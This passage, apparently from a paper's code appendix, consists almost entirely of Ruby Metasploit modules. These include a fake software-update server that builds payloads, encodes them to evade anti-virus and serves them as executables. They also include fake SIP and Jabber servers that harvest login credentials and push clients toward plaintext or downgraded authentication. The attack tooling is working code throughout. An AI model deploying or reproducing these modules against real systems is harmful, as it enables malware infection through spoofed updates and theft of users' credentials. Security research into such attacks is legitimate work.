                            "Content-Length: 0" +
                            "Connection: Close\r\n\r\n"
            end
            return res
    end

    def create_response(type, data, host, header=false)
            if type.eql?("agent")
                    res =   "HTTP/1.1 200 OK\r\n" +
                            "Host: #{host}\r\n" +
                            "Expires: 0\r\n" +
                            "Cache-Control: must-revalidate\r\n" +
                            "Content-Type: application/octet-stream\r\n"
                                  +
                            "Content-Length: #{data.length}\r\n" +
                            "Connection: Close\r\n\r\n#{data}"

            elsif not header.nil?
                    res =   "HTTP/1.1 200 OK\r\n" +
                            "Host: #{host}\r\n" +
                            "Expires: 0\r\n" +
```

```
                                "Cache-Control: must-revalidate\r\n" +
                                "Content-Type: #{header}\r\n" +
                                "Content-Length: #{data.length}\r\n" +
                                "Connection: Close\r\n\r\n#{data}"


                        else
                                res =   "HTTP/1.1 200 OK\r\n" +
                                "Host: #{host}\r\n" +
                                "Expires: 0\r\n" +
                                "Cache-Control: must-revalidate\r\n" +
                                "Content-Type: text/html\r\n" +
                                "Content-Length: #{data.length}\r\n" +
                                "Connection: Close\r\n\r\n#{data}"
                        end
                        return res
end

def create_agent()
                        agent = datastore['UPAYLOAD']
                        # old evilgrade style, eval generation
                        if (agent =~ /^\[([\w\W]+)\]$/)
                                cmd = eval($1)
                                cmd =~ /\<\%OUT\%\>([\w\W]+)\<\%OUT\%\>/

                                out = $1
                                cmd.gsub!( /\<\%OUT\%\>/ , '')

                                mret = system(cmd)
                                agent=out
                        elsif (agent =~ /^\<([\w\W]+)\>$/)
                                # use file on disk
                                agent = File.read($1)
                        else
                                # metasploit generation
                                # Create the payload instance
                                payload = framework.payloads.create(agent)
                                payload.datastore.import_options_from_hash(datastore
                                        )

                                if (payload == nil)
                                        puts "Invalid payload: #{agent}"
                                        exit
                                end

                                begin
                                        buf = payload.generate_simple(
                                'Format'     => 'raw',
                                'Options' => datastore)
                                rescue
                                        puts "Error generating payload: #{$!}"
                                        exit
                                end


                                arch = payload.arch
                                plat = payload.platform.platforms

                                # encode to bypass anti-virus detection
                                encoders = []
                                badchars = ''
                                framework.encoders.each_module_ranked(
                                        'Arch' => arch ? arch.split(',') : nil) { |
                                             name, mod|
                                        encoders << mod.new
                                }
                                encoders.each { |enc|
                                        next if not enc
                                        begin
                                                # Imports options
                                                enc.datastore.
                                                      import_options_from_hash(
                                                      datastore)
```

```
                                        # Encode it up
                                        buf = enc.encode(buf, badchars)
                                rescue
                                        print_status(OutError + "#{enc.
                                            refname}_failed:_#{$!}")
                                end
                        }

                        # put to right system format
                        if (arch.index(ARCH_X86))
                                if (plat.index(Msf::Module::Platform::
                                    Windows))
                                        buf = Rex::Text.to_win32pe(buf)
                                elsif (plat.index(Msf::Module::Platform::
                                    Linux))
                                        buf = Rex::Text.to_linux_x86_elf(buf
                                            )
                                elsif(plat.index(Msf::Module::Platform::OSX)
                                    )
                                        buf = Rex::Text.to_osx_x86_macho(buf
                                            )
                                end
                        end

                        if(plat.index(Msf::Module::Platform::OSX))
                                if(arch.index(ARCH_ARMLE))
                                        buf = Rex::Text.to_osx_arm_macho(buf
                                            )
                                elsif(arch.index(ARCH_PPC))
                                        buf = Rex::Text.to_osx_ppc_macho(buf
                                            )
                                end
                        end

                        agent = buf
                end
                if agent.nil?
                        puts "could_not_create_agent"
                        exit
                end
                @agent = agent
end

###
#
# ported helper function from evilgrade
#
###
def RndNum(n)
        data = ''
        n.to_i.times{ data += rand(9).to_s }
        return data
end

###
#
# ported helper function from evilgrade
#
###
def RndAlpha(n)
        chars = ("a".."z").to_a + ("A".."Z").to_a + ("0".."9").to_a
        data = ''
        n.to_i.times{ data += chars[rand(chars.size-1)].to_s     }
        return data
end

def MD5(data=@agent)
        return Digest::MD5.hexdigest(data)
end

def SIZE(data=@agent)
        return data.length
```

```
                end

            end
        end
```

Listing 5: Metasploit - Update All

```
require 'msf/core'

###
#
# This creates a fake update server that uses all specific fake update modules at
      once
#
###

class Metasploit3 < Msf::Auxiliary

        include Msf::Auxiliary::Update


        def initialize
                super(
                        'Name'          => 'Fake Update: HTTP',
                        'Version'       => '0.1',
                        'Description'     => %q{
                                This module provides a HTTP service that
                        is designed to fake all available update modules.
                        },
                        'Author'        => ['spider'],
                        'License'       => MSF_LICENSE
                )
        end

        def run
                @updaters = []
                framework.datastore['update_server'] = true
                module_names = framework.modules.module_names("auxiliary")
                module_names.each{ |module_name|
                        if module_name =~ /server\/update\/sites/
                                updater = framework.modules.create("auxiliary/#{
                                     module_name}")
                                if updater.nil?
                                        print_status("could not start #{module_name}
                                             ")
                                else
                                        print_status("#{module_name} loaded")
                                        @updaters << updater
                                end
                        end
                }
                framework.datastore['update_server'] = false
                exploit()
        end

        def dispatch_request(cli, req)
                @updaters.each{ |updater|
                        updater.base['vh'].each{ |vh|
                                if req['Host'] =~ /#{vh}/
                                        print_status("updater on #{req['Host']}")
                                        return updater.dispatch_request(cli,req)
                                end
                        } if not updater.base.nil?
                }
                res = redirect(cli,req)
                cli.put(res)
                return
        end
end
```

Listing 6: Metasploit - Fake Sip server

```
##
# Fake sip server,
# capture authentification data
##


require 'msf/core'
require 'rex/socket/udp'

class Metasploit3 < Msf::Auxiliary
        include Msf::Exploit::Remote::Udp
        include Msf::Auxiliary::Report


        def initialize
                super(
                        'Name'          => 'Authentication Capture: SIP',
                        'Version'       => '0.1',
                        'Description'     => %q{
                                This module provides a fake SIP service that
                        is designed to capture authentication credentials.
                        },
                        'Author'        => ['spider'],
                        'License'       => MSF_LICENSE,
                        'Actions'       =>
                                [
                                        [ 'Capture' ]
                                ],
                        'PassiveActions' =>
                                [
                                        'Capture'
                                ],
                        'DefaultAction'  => 'Capture'
                )
                register_options(
                        [
                                OptPort.new('SRVPORT',     [ true, "The local port to
                                    listen on.", 5060 ])
                        ], self.class)
        end

        def setup
                super
                @state = {}
        end

        def run
                print_status("starting udp server...")
                serv = Rex::Socket::Udp.create('LocalPort' => '5060' )
                begin

                        if (serv.kind_of? Rex::Socket::Udp)
                                print_status("sip capture server started")
                        else
                                print_status("could not start sip capture server")
                        end
                        # listen for incoming data
                        while 1 do
                                data, host, port = serv.recvfrom
                                if(host)
                                        lines = data.split("\n")
                                        if (lines[0] =~ /REGISTER/ )
                                                print_status("sip register request
                                                    from #{host}:#{port}")
                                                auth = lines.select { |line| line =~
                                                     /Authorization/ }.join
                                                retransmit = lines.select{ |line|
                                                     line =~ /Via|From|To|Call-ID|
                                                     CSeq/ }.join("\n")
                                                if (auth.length >0)
                                                        user = auth.slice(/username
```

```
                                        .*?".*?"/).slice(/".*"/
                                        ).slice(/[^"].[^"]*/)
                                realm = auth.slice(/realm
                                        .*?".*?"/).slice(/".*"/
                                        ).slice(/[^"].[^"]*/)
                                uri  = auth.slice(/uri
                                        .*?".*?"/).slice(/".*"/
                                        ).slice(/[^"].[^"]*/)
                                nonce = auth.slice(/nonce
                                        .*?".*?"/).slice(/".*"/
                                        ).slice(/[^"].[^"]*/)
                                response  = auth.slice(/
                                        response.*?".*?"/).
                                        slice(/".*"/).slice(/
                                        [^"].[^"]*/)
                                print_status(    host+
                                        ": user:'"+user+
                                        "' realm:'"+realm+
                                        "' uri:'"+uri+
                                        "' nonce:'"+nonce+
                                        "' response:"+
                                                response+"'")

                                report_auth_info(
                                        :host       => host,
                                        :proto      => 'sip',
                                        :targ_host => realm,
                                        :user       => user,
                                        :extra      => "realm
                                                ='#{realm}' uri
                                                ='#{uri}' nonce
                                                ='#{nonce}'
                                                response='#{
                                                response}'"
                                )
                                reply = "SIP/2.0 503 Service
                                        Unavailable\n"
                                reply += retransmit
                        else
                                reply = "SIP/2.0 401
                                        Unauthorized\n"
                                #reply = "HTTP 1.1 401
                                        Unauthorized\n"
                                reply += retransmit
                                realm = lines[0].split(":")
                                        [1].split[0]
                                reply += "WWW-Authenticate:
                                        Digest realm=\"#{realm
                                        }\", nonce=\"0000\"\n"
                                # try downgrade attack
                                #reply += "WWW-Authenticate:
                                        Basic realm=\"sipgate.
                                        de\"\n"
                                reply += "Content-Length: 0\
                                        n"
                        end
                        ip4 = host.split(':').last if host.
                                include?(':')
                        ip4 ||= host
                        serv.sendto(reply, ip4 ,port.to_s())
                else
                        print_status(data)
                end
        end
    end
    print_status("server shutdown")
  ensure
    serv.close
  end
end

def exploit
  run
```

```
        end
    end
```

Listing 7: Metasploit - Fake XMPP server

```
##
# Fake XMPP server,
# caputres authentification data
##

require 'msf/core'
require 'rexml/document'

class Metasploit3 < Msf::Auxiliary

        include Msf::Exploit::Remote::TcpServer
        include Msf::Auxiliary::Report
        include REXML

        def initialize
                super(
                        'Name'          => 'Authentication Capture: Jabber',
                        'Version'       => '0.1',
                        'Description'     => %q{
                                This module provides a fake Jabber service that
                        is designed to capture authentication credentials,by trying
                        to force plaintext authentification
                        },
                        'Author'        => ['spider'],
                        'License'       => MSF_LICENSE,
                        'Actions'       =>
                                [
                                        [ 'Capture' ]
                                ],
                        'PassiveActions' =>
                                [
                                        'Capture'
                                ],
                        'DefaultAction'  => 'Capture'
                )

                register_options(
                        [
                                OptPort.new('SRVPORT',     [ true, "The local port to
                                    listen on.", 5222 ])
                        ], self.class)
        end

        def setup
                super
                @state = {}
        end

        def run
                exploit()
        end

        def on_client_connect(c)
                print_status("jabber connect: #{c.peerhost}")
                @state[c] = {:name => "#{c.peerhost}:#{c.peerport}", :ip => c.
                     peerhost, :port => c.peerport, :host => nil, :user => nil, :
                     pass => nil, :ressource =>nil }
        end


        def on_client_data(c)
                data = c.get
                return if not data
                if (@state[c][:user] and @state[c][:pass])
                        c.put "<stream:error><system-shutdown xmlns='urn:ietf:params
                            :xml:ns:xmpp-streams'/></stream:error></stream:stream>"
                        return
                end
                data += "</stream:stream>" if data =~ /stream:stream/
                doc = REXML::Document.new(data)
                cmd = doc.root.name
```

```
                if(cmd == "stream")
                        host = doc.root.attributes['to']
                        @state[c][:host] = host
                        c.put "<?xml version='1.0'?><stream:stream xmlns:stream='
                              http://etherx.jabber.org/streams' id='49826421' xmlns='
                              jabber:client' from='"+ host+ "'>"
                elsif(cmd == "iq")
                        type = doc.root.attributes['type']
                        id = doc.root.attributes['id']
                        c.put "<iq type='result' id='"+id+"'>"
                        if (type == "get")
                                if (doc.elements["//username"])
                                        user = doc.elements["//username"].text
                                        @state[c][:user] = user
                                        c.put "<query xmlns='jabber:iq:auth'><
                                              username>"+user+"</username><password
                                              /><resource/></query>"
                                elsif
                                        c.put "<stream:error><xml-not-well-formed
                                              xmlns='urn:ietf:params:xml:ns:xmpp-
                                              streams'/></stream:error></stream:
                                              stream>"
                                end
                        elsif (type == "set")
                                if (doc.elements["//password"])
                                        @state[c][:pass] = doc.elements["//password"
                                              ].text
                                        @state[c][:res] = doc.elements["//resource"
                                              ].text
                                        print_status(    @state[c][:ip]+
                                                        ":user:"+@state[c][:user]+
                                                        "pwd:"+@state[c][:pass]+
                                                        "res:"+@state[c][:res]+
                                                        "host:"+@state[c][:host])
                                        report_auth_info(
                                                :host       => @state[c][:ip],
                                                :proto      => 'jabber',
                                                :targ_host => @state[c][:host],
                                                :user       => @state[c][:user],
                                                :pass       => @state[c][:pass],
                                                :extra      => @state[c][:res]
                                        )

                                elsif
                                        c.put "<stream:error><xml-not-well-formed
                                              xmlns='urn:ietf:params:xml:ns:xmpp-
                                              streams'/></stream:error></stream:
                                              stream>"
                                end
                        end
                        c.put "</iq>"
                end
                return
        end

        def on_client_close(c)
                @state.delete(c)
        end


end
```